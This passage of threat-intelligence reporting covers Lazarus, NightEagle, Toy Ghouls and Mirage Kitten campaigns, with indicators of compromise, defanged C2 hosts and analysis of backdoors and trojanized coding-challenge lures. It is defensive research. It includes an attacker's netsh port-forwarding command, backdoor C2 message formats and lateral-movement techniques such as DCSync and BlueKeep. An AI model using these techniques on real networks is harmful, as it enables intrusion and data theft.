
We also discovered that both CookiePlus and ClientHub have significant overlaps in class name, configuration path, and plugins. Based on these similarities, we assess with medium‑high confidence that ClientHub is an advanced version of CookiePlus.

Since July, around the time Operation SyncHole began winding down, we have also observed several notable attacks against South Korea employing the COPPERHEDGE backdoor and targeting various South Korean organizations. Interestingly, the start times of these activities align with the earliest evidence we have identified for Operation FlashHole. Although the backdoor was part of the second phase of Operation SyncHole, it has been operating independently with its custom loader since then. These incidents featured malware chains and tools that were distinct from those used in Operation SyncHole and FlashHole.


As AhnLab noted in their report, the same backdoor was likely observed in atypical activity, specifically the Gunra ransomware infection. Our investigation further revealed that one instance of a backdoor infection ultimately resulted in the exfiltration of data to a dark web leak site, which clearly differed from Gunra’s. The site appears to have been crafted exclusively for this activity. In summary, unlike other attacks, the backdoor was used in conjunction with both ransomware and data exfiltration.

Data leakage site linked to the COPPERHEDGE backdoor on the dark web

Data leakage site linked to the COPPERHEDGE backdoor on the dark web


Another noteworthy point is that the recent Dream Job campaign employs an updated malware chain that, since around 2024, has primarily involved MISTPEN and ForestTiger rather than the earlier arsenal that included tools such as TechHub and Cubridge. However, the updated versions of this older malware have now re-emerged as part of Operation FlashHole. Considering these changes and all aspects of each attack’s TTPs, we have organized a classification for each attack.

Overlaps between the recent attacks by Lazarus Group

Overlaps between the recent attacks by Lazarus Group

Conclusion

Our analysis shows that the Lazarus Group begins preparing for its next operation shortly after completing the previous one, ultimately deploying an enhanced malware chain by refining existing tools. The group continues to use the advanced version of LPEClient for profiling and payload delivery, indicating that the tool is meticulously managed and well maintained. Ironically, the group seems to have adopted more secure post-quantum cryptography faster than many legitimate security products. These observations suggest the involvement of a dedicated developer, with others orchestrating comprehensive attack scenarios against newly targeted software.

We anticipated that specialized attacks targeting South Korea would persist. However, we did not foresee multiple attack campaigns being executed simultaneously, each leveraging different types of software and tools. Notably, the COPPERHEDGE cluster appears to be involved in monetizing the attacks, while Operation FlashHole is focused on espionage. We are closely monitoring these changes to understand their motivations and ultimate goals.
In October 2025, the South Korean government unveiled a comprehensive cybersecurity plan that will phase out the mandatory installation of security software for users beginning in 2026. We estimate that operations exploiting this software will remain highly active for some time, maximizing efficiency, before the software is fully eliminated or mitigated.

Kaspersky products detect the exploits and malware used in this attack with the following verdicts: MEM:Trojan.Win64.Shellcode.gen, Trojan.Win64.DLLhijack.*, Trojan.Win64.Lazarus.*.

Indicators of compromise

File hashes

TouchShift
ec84d6cb2ae7974767aedac246b50a3e             mscoree.dll
a28cba214058fcae2883d8cffc883abd                mscoree.dll
c105d6b16f544582772de0159f24c00a               mscoree.dll
2f8475a90a25624ed02f1d18d4e6d65d              mscoree.dll
676fabe30a28b53925fba98e34b35986              mscoree.dll
b4a7eff35f048f06fb0a2d7631f23a7d                  mscoree.dll

ClientHub Loader
ff07641dc56914dd90ee0bd7404d7ad7               liblzma.dll

File paths

C:\ProgramData\Package.txt
C:\ProgramData\RasConv\mscoree.dll
C:\ProgramData\Apple\mscoree.dll
C:\ProgramData\ssh\mscoree.dll
C:\ProgramData\qorestor\mscoree.dll
C:\ProgramData\Dell\mscoree.dll
C:\ProgramData\Dell\Dell1.tmp
C:\ProgramData\Dell\Dell3.tmp
C:\Windows\System32\RasConv\mscoree.dll
C:\Windows\System32\RasConv\ActivationStore.dat
C:\Windows\System32\DrvConh\mscoree.dll
C:\Windows\System32\DrvConh\ActivationStore.dat
C:\Program Files\Common Files\System\msadc\msadc.inc
C:\ProgramData\desktops.ini

C2 servers

javadevhouse.co[.]kr
pythonapischool[.]com
hxxps://cubedesign[.]co[.]kr/news            C2 of Cubridge
hxxps://cubedesign[.]co[.]kr/mobile/fashion            C2 of Cubridge
hxxps://fp-news[.]co[.]kr/shop/cart                                C2 of Cubridge
hxxps://k-wbc[.]co[.]kr/skin/social/social_view.php         C2 of ClientHub
hxxps://rcsh[.]co[.]kr/modules/bbs/tiles/bbs_div/inputForm.php    C2 of ClientHub
hxxps://www[.]ksog[.]org/insert_file/handle.php                   C2 of ClientHub

NightEagle targets Russian companies

Over the past year, our Global Emergency Response Team (GERT) has investigated several incidents involving the NightEagle group (also tracked as APT-Q-95). This group has been active since at least 2023 and originally focused on organizations in Asia. We have now identified attacks by the group targeting businesses in Russia. This post examines both known and new tools NightEagle used in its latest campaign.

Initial access

In most incidents, the attackers used compromised valid credentials to gain access to corporate VPNs. VPN connections originated from IP addresses in the Russian segment linked to Cloudflare WARP tunnels, as well as from IP addresses associated with European virtual infrastructure providers.

GhostContainer on Microsoft Exchange

Both during the initial access stage and as the attack progressed, the attackers deployed the GhostContainer backdoor on Microsoft Exchange servers. It incorporates components from several open-source projects, including the Neo-reGeorg tunnel, an exploit for the CVE-2020-0688 vulnerability, and the GhostWebShell class from the ysoserial utility. All of these components are publicly available on GitHub.

We were unable to determine the exact method the attackers used to deliver the backdoor to Microsoft Exchange servers. We believe with a high degree of confidence that they applied a technique already familiar to us: extracting the cryptographic keys used by Microsoft Exchange from the ASP.NET configuration, overwriting the VIEWSTATE framework parameter, and injecting a payload into it, which then launched the GhostContainer backdoor in memory.

The backdoor is a .NET assembly containing three classes that implement its core functionality:

  • Stub: processes C2 commands delivered to the infected system through the x-owa-urlpostdata headers and evades detection by the Antimalware Scan Interface (AMSI) and Windows Event Log mechanisms by overwriting addresses in amsi.dll and ntdll.dll.
  • App_Web_843e75cf5b63: accepts the fakePath and fakePageName parameters and creates virtual paths that redirect requests to the App_Web_8c9b251fb5b3 class.
  • App_Web_8c9b251fb5b3: implements network traffic redirection (proxying) and socket forwarding functionality.

Kaspersky products detect the GhostContainer backdoor as Trojan.MSIL.GhostContainer.gen.

GhostContainer samples identified by the Similarity technology from Kaspersky Threat Analysis

GhostContainer samples identified by the Similarity technology from Kaspersky Threat Analysis

Traffic redirection

Once the attackers gain sufficient privileges during an attack, they leverage RDP to move laterally within the internal network segment. To do this, they download and run tools for tunneling and redirecting network traffic.

The attackers used GitHub repositories to host their archived tools. The names of the repositories and archives were disguised to look legitimate:

  • https://github[.]com/mirror-js/mirror-js/refs/heads/main/js/js-webpack.zip
  • https://github[.]com/mirror-js/mirror-js/refs/heads/main/js/jsonp-pack.zip
  • https://github[.]com/browserthemes/resourcepack/releases/download/main/resource-pack.zip
One of the repositories used for storing network tools

One of the repositories used for storing network tools

The files contained within the archives were also given names mimicking known legitimate software, though unrelated to the archive names:

  • adobe_32.exe;
  • AdobeSync.exe;
  • trueconf.exe;
  • 1cbroker.exe;
  • 1c-office-plugin.exe;
  • trueconf-broker.exe.

Across the incidents we investigated, we found two tools that the attackers combined for traffic tunneling.

  1. Microsoft dev tunnels
    This is a legitimate Microsoft mechanism that allows local web services to be published for internet access on *.*.devtunnels.ms domains. The attackers used this tunneling capability to expose port 3389 (RDP) on the compromised system.

    Execution graph of adobe_32.exe in Kaspersky Research Sandbox

    Execution graph of adobe_32.exe in Kaspersky Research Sandbox

  2. rdp2tcp
    This is a publicly available tool for tunneling TCP traffic over an established RDP connection. It includes a server component that runs on the target system and a client component that runs on the attacker’s side.

    When virtual channels are opened and closed, corresponding events with IDs 132 (channel opened) and 148 (channel closed) are logged in the Microsoft-Windows-RemoteDesktopServices-RdpCoreTS/Operational.evtx Windows log. These events contain the names of the channels (such as XPSRD, cliprdr, Microsoft::Windows::RDS::DisplayControl, and others) used by the RemoteFX module, which extends the capabilities of the RDP protocol.

    When the rdp2tcp tool is used, events with IDs 132 and 148 will contain the channel name rdp2tcp or other random alphanumeric combinations chosen by the attackers.

    Creation event for a channel named rdp2tcp (server component startup)

    Creation event for a channel named rdp2tcp (server component startup)

The combination of Microsoft dev tunnels and rdp2tcp allows the attackers to maintain network access by using legitimate services without opening additional suspicious ports.

The attackers also used the atexec utility from the Impacket toolkit to create scheduled tasks on target systems. These tasks enabled network port forwarding through standard Windows functionality:

netsh interface portproxy add v4tov4 listenport=443 connectaddress=10.0.12.101 connectport=445

Lateral movement

To obtain elevated privileges and move laterally through the network, NightEagle exploited various vulnerabilities in Active Directory. The attackers used previously established tunnels to connect to internal infrastructure systems.

In one incident, they exploited a well-known RDP implementation vulnerability, CVE-2019-0708 (BlueKeep). They used the vulnerable mechanism to create a local account on the system and add it to the Administrators and Remote Desktop Users groups.

Contents of a system memory dump showing artifacts of the CVE-2019-0708 exploit

Contents of a system memory dump showing artifacts of the CVE-2019-0708 exploit

The attackers also requested Kerberos tickets with a non-standard combination of flags (Forwardable, Proxiable, Renewable) and attempted to replicate the Domain-Password object from the Active Directory database to impersonate the domain controller (a technique known as DCSync) after obtaining an account with sufficient privileges.

Through these methods, the attackers establish persistence in the infrastructure, obtain password hashes for domain accounts, use long-lived Kerberos tickets to gain legitimate access to target resources, and ultimately compromise domain controllers and the victim’s entire Active Directory infrastructure.

Takeaways

To expand the geographic scope of its targets, NightEagle is updating its methods and adopting new techniques for persistence and lateral movement. Despite the group’s efforts to stay hidden, timely detection of anomalies combined with a comprehensive approach to infrastructure protection can significantly hinder the attackers from achieving their goals. Since the attackers rely on known legitimate tools and infrastructure vulnerabilities, well-configured monitoring can help detect NightEagle’s presence on the network.

Detection by Kaspersky solutions

Kaspersky solutions reliably identify the malicious activity described above at various stages of the attack. We showed examples above of how Kaspersky Threat Analysis detects samples of the GhostContainer backdoor and the tunneling utility. This toolkit also includes the analytical solution Kaspersky Threat Attribution Engine (KTAE), which helps SOC analysts and incident responders determine which APT groups malware can be attributed to. The solution uses a proprietary comparison method that measures the similarity between analyzed samples of suspicious files and known malicious samples in Kaspersky’s collection.

The backdoor we discovered showed similarity to previously analyzed GhostContainer samples and a connection to the NightEagle APT group:

Backdoor analysis with KTAE

Backdoor analysis with KTAE

However, detection scenarios for this kind of attacks are not limited to file analysis. Deploying a backdoor on a target host produces numerous characteristic artifacts, which allow Kaspersky Endpoint Detection and Response Expert to alert users to anomalies in the infrastructure in a timely manner.

This malicious activity is detected by the following rules, available in the repository:

Process tree in KEDR Expert

Process tree in KEDR Expert

Kaspersky Anti Targeted Attack (KATA) detects this malicious activity in network traffic. For example, the Exploit.CVE-2019-0708.TCP.C&C signature allows detecting attempts to exploit the CVE-2019-0708 (BlueKeep) vulnerability.

Alert card for the BlueKeep vulnerability exploitation

Alert card for the BlueKeep vulnerability exploitation

Beyond this activity, KATA also detects other NightEagle actions in network traffic, such as the following:

  • Traffic redirection and tunneling variations
  • Attacks on Active Directory (DCSync, attempts to compromise AD CS, and others)
  • Lateral movement across the network

Indicators of compromise

1dcafb7f8448683281106b06dd22409a AdobeSync.exe
1f3034b706c78b35d8e34044e68c693a adobe_32.exe
3ecd1cd627d0340c92901a478a7caad8
631fb131a56caf4ca0f287ed73e876ab
App_Web_Container_1.dll
4aa9fb1bf9223dfcdac920759bc7a3c7 1c-office-plugin.exe, 1cbroker.exe, trueconf.exe
https://github[.]com/mirror-js/mirror-js
https://github[.]com/browserthemes/resourcepack

Angry Birds: Toy Ghouls’ new toys

Introduction

We continue tracking the activity of Toy Ghouls (also known as Bearlyfy, Laboo.boo, and Feral Wolf), a financially motivated group that has been targeting Russian organizations since 2025. The attackers initially relied exclusively on tools pulled from public GitHub repositories along with leaked Babuk and LockBit ransomware builders, later shifting to their own custom ransomware, GenieLocker. In early July 2026, we observed the group using a custom backdoor for the first time.

We identified two versions of this backdoor: one uses the HiveMQ MQTT broker as its C2 server, while the other relies on the Element messenger. Both versions include “bird” in their names:

  • mqtt-bird-agent 0.1.0 (HiveMQ version)
  • matrix-bird-agent 0.1.0 (Element version)

This post examines how the backdoor is delivered to target systems, how it establishes persistence, and how it communicates with its C2 server.

Technical details

Delivery

In this campaign, the attackers use Windows Remote Management (WinRM) to deliver the backdoors and their configuration files to compromised systems. The group relies on open-source tools such as Evil-WinRM and WinRM-fs to do this.

Installation

The backdoor can both run within an interactive command-line session and establish persistence as a Windows service, using the --install or install option, depending on the backdoor version. The --service (or service) option is not available by default and is instead used as an argument for the installed Windows service.

Other launch options are listed in the backdoor’s help output:

C:\cplsupport.exe -h
Bird Agent - MQTT server monitor
Usage: cplsupport.exe [OPTIONS]

Options:
-c, --config <CONFIG> Path to config.toml config file
--install Install as a system service
--uninstall Uninstall the system service
--seal Encrypt sensitive config fields in-place using a machine-bound key
-h, --help Print help
-V, --version Print version

HiveMQ version backdoor help output

In the Element version, the backdoor help output looks as follows:

C:\wtass.exe -h
Matrix monitoring agent

Usage: wtass.exe [OPTIONS] [COMMAND]

Commands:
  install    Register this agent with the Matrix homeserver and panel
  uninstall  Remove this agent's service and credentials
  service    Run as a Windows service (internal)
  help       Print this message or the help of the given subcommand(s)

Options:
  -c, --config <CONFIG>
  -h, --help             Print help
  -V, --version          Print version

Element version backdoor help output

By default, the backdoor looks for a config.toml configuration file in the directory where the executable was launched, then falls back to %PROGRAMDATA%\SynapseAgent\config.toml (Element version) or %PROGRAMDATA%\cplsupport\config.toml (HiveMQ version). If no configuration file is found in either location, the full path can be specified using the -c (--config) option.

The backdoor accepts both unencrypted configuration files and files with partially encrypted sections. In the first case, once the backdoor is launched, it reads the file and partially encrypts it using the seal() function (the --seal option in the HiveMQ version), applying the ChaCha20-Poly1305 algorithm with a key derived from the value of the HKLM\Software\Microsoft\Cryptography\MachineGuid registry key. This means that after the backdoor’s first run, the configuration file becomes bound to that specific machine. On subsequent runs, the configuration is decrypted automatically. If the input configuration was already partially encrypted, it is likewise decrypted automatically.

If the configuration cannot be decrypted, the backdoor stops running.

Encrypted configuration files look as follows:

Encrypted backdoor configuration file, HiveMQ version

Encrypted backdoor configuration file, HiveMQ version

The encrypted portion of the HiveMQ version’s configuration contains the following parameters:

  • agent_privkey: the agent’s private key
  • channel_id: the channel identifier used to communicate with the broker
  • server_pubkey: the server’s public key
Decrypted blob field in the HiveMQ version's configuration

Decrypted blob field in the HiveMQ version’s configuration

In the Element version, the configuration file is deleted immediately after the first run, and the relevant parameters are instead written to the HKLM\Software\synapse\Config\SealedConfig registry key. On subsequent runs, the backdoor checks the registry for its configuration first.

Decrypted Element version configuration file, retrieved from the registry

Decrypted Element version configuration file, retrieved from the registry

The Element version’s configuration specifies the address of an Element server controlled by the attackers, a room identifier, and an access_token used to access that room. If this parameter is left empty, the backdoor prompts for the password interactively during installation. After successfully creating a session, the backdoor saves the received token to the blob field.

Communication

At startup, both backdoor versions send a GET request to http://ip-api.com/json to determine the system’s public IP address and country of origin.

The first version uses the public HiveMQ MQTT broker (broker.hivemq.com) as its C2 server. The free tier of this broker supports up to 100 concurrent connections and up to 10 GB of traffic per month. The attackers set up their own cluster and used it both to collect telemetry from compromised systems and to send commands to the backdoor.

  • Once a connection is established, the system’s status is sent via a POST request to broker.hivemq.com:8883/[cluster_id]/status. The message format is: {"online":bool,"hostname":"hostname.domain","timestamp":unix_timestamp,"location":{"json"}}.
  • At intervals defined in the configuration file, system information, such as CPU load and available memory, is sent via a POST request to broker.hivemq.com:8883/[cluster_id]/metrics3. The message format is: {cpu_percent":float,"mem_used_bytes":int,"mem_total_bytes":int,"disk_used_bytes":int,"disk_total_bytes":int,"load_1m":float,"load_5m":float,"load_15m":float,"uptime_secs":int,"hostname":"hostname.domain","timestamp":unix_timestamp}.
  • The backdoor sends GET requests to broker.hivemq.com:8883/[cluster_id]/cmd/req to retrieve commands from the C2 server. The server responds in the format: {"cmd_id":int,"command":"str","timeout_secs":int}.
  • Commands are executed via PowerShell.exe in hidden mode, using the -NonInteractive -NoProfile -Command parameters.
  • Command execution results are sent to the command server at broker.hivemq.com:8883/[cluster_id]/cmd/res in the {"stdout":"str","stderr":"str","exit_code":int,"duration_ms":int} format.

For the second backdoor version, the attackers set up their own Element server running on the Matrix protocol, meet.element[.]tw, as the C2 server. On this server, they created a room used to receive messages containing device information and to send commands for execution on the compromised system. The communication flow is as follows:

  • Once a connection is successfully established, the backdoor sends an m.bird.status message containing the system’s status. This message format is identical to that used in the HiveMQ version.
  • At intervals defined in the configuration file, information about the compromised system is sent as an m.bird.metrics message. Field names are slightly different from those in the first version: {cpu_percent_x100":float,"mem_used_bytes":int,"mem_total_bytes":int,"disk_used_bytes":int,"disk_total_bytes":int,"load_1m_x100":float,"load_5m_x100":float,"load_15m_x100":float,"uptime_secs":int,"hostname":"hostname.domain","timestamp":unix_timestamp}.
  • This version of the backdoor supports two types of commands, distinguished by the start of the received message.
    • To set a new interval for sending metrics, the attackers send a message beginning with config:set_interval (accepting values from 5 to 3600 seconds). The new value is saved to the HKLM\Software\SynapseAgent\metrics_interval registry key.
    • Messages containing commands to execute begin with the string cmd:. Based on data extracted from Element’s SQLite databases on the compromised system, we were able to identify the account name the attackers used to send commands: panel-bot.
  • Received commands are executed via the Windows command line interface.
  • Command output is sent as an m.bird.cmd_response message. This message format mirrors the one used in the HiveMQ version.

Takeaways

We have been tracking Toy Ghouls’ activity for quite some time. We previously found that the group had expanded its arsenal with a custom ransomware strain, GenieLocker, and we have now discovered that it has also developed a backdoor capable of giving it full control over an infected device. The new tools use unconventional channels to communicate with their C2 server: the HiveMQ MQTT broker and the Matrix-based Element messenger. This shift away from publicly available open-source projects toward custom-built tools suggests that Toy Ghouls is working to make its attacks more sophisticated and to evade detection for longer.

Indicators of compromise

Kaspersky security solution verdicts:

  • HEUR:Backdoor.Win64.Suptoml.gen
  • HEUR:Trojan.Script.Zapchast.conf
  • Backdoor.Win64.Agent.smgdvy
  • Trojan.Script.Zapchast.abwm
  • Trojan.Win64.Agent.smgsfo
  • Trojan.Script.Zapchast.abwo

File names and MD5 hashes:

Registry keys:

  • HKLM\Software\synapse\Config\SealedConfig
  • HKLM\Software\SynapseAgent\metrics_interval

Service names:

  • cplsupport (Problem Reports Control Panel)
  • wtas (Windows Telemetry Aggregator Service)

Domain names:

  • meet.element[.]tw
  • broker.hivemq.com (a legitimate resource used by cybercriminals)
  • ip-api.com (a legitimate resource used by cybercriminals)

Mirage Kitten targeting aviation and FinTech sectors across the Middle East and Africa with a new malware set

While monitoring Mirage Kitten activity, we uncovered a previously undocumented malware family that we dubbed NodeRabbit. We identified the first sample on a system in Afghanistan. Further threat hunting revealed two additional, more advanced, variants: one on a system in Egypt and another on a system in Ethiopia.

NodeRabbit is a cross-platform remote access trojan (RAT) built with Node.js. It targets Windows, Linux, and macOS. Its operators deliver it through spear-phishing messages on LinkedIn and other job search platforms that contain trojanized coding challenge archives.

During the same investigation, we discovered another previously undocumented malware family that we dubbed PollCat. Like NodeRabbit, PollCat is a cross-platform RAT, but it is written in obfuscated JavaScript also distributed through trojanized coding challenge archives.

Mirage Kitten has historically relied on native malware written in languages such as C, C++, and Go, often deploying it through DLL search-order hijacking. NodeRabbit and PollCat represent the first publicly documented use of Node.js- and JavaScript-based malware by this APT group.

Kaspersky’s products detect this threat as Trojan.JS.MirageKitten.*

Background

During recent threat research, we detected suspicious activity on a system in Afghanistan. We traced it to an archive containing a software development project that the user may have received during a job application process. The archive purported to contain a coding challenge for candidates applying for an engineering role.

The archive, Front-Technical-Challenge.zip (MD5: 1EA83E4E4592B01E4ACAB63EB867BEE5), was hosted in an Amazon S3 bucket at: https://oracle-challenge.s3[.]us-east-1.amazonaws[.]com/Front-Technical-Challenge.zip

It contained TaskFlow, an app for software engineering assessment built with Express, React, and Vite. The accompanying README instructed the candidate to review the application and fix defects in its frontend. It also claimed that server.js was bug-free and should not be modified, conveniently directing attention away from the only application source file the attackers had altered.

README file for a trojanized coding challenge app

README file for a trojanized coding challenge app

The README also imposed a three-hour time limit and prohibited the use of AI assistants. Notably, an AI code-review assistant tasked with auditing the project would likely have flagged the suspicious first-line import of an unknown npm package and warned the targeted developer that the project was trojanized.

Rules and time limit included in the trojanized coding challenge app README file

Rules and time limit included in the trojanized coding challenge app README file

The first line of server.js imported a trojanized npm package named colorized_terminal, version 2.1.0. The attackers bundled the package directly in the challenge task archive’s node_modules directory rather than publishing it to the npm registry. When imported, the package silently launched an implant from node_modules/.cache/.320697f1/index.js as a detached background process.

Retrospective threat hunting across our telemetry revealed the broader scope of the campaign. We identified three NodeRabbit variants with a shared code lineage; each was recovered from a system in a different country. The operators delivered the variants through similarly themed coding challenges and used two trojanized packages, colorized_terminal and pretty-log, both pinned to version 2.1.0.

The campaign also delivered PollCat, a second RAT with a substantially different structure, through a separate coding challenge lure. We’ll analyze PollCat later in this research.

Initial access

The infection chain begins with fake recruiter accounts contacting prospective targets on a job search platform. According to a publicly cited source, a threat actor posing as a talent acquisition specialist at a major technology company contacted a software engineer and advertised a job opening, inviting the target to complete a technical assessment.

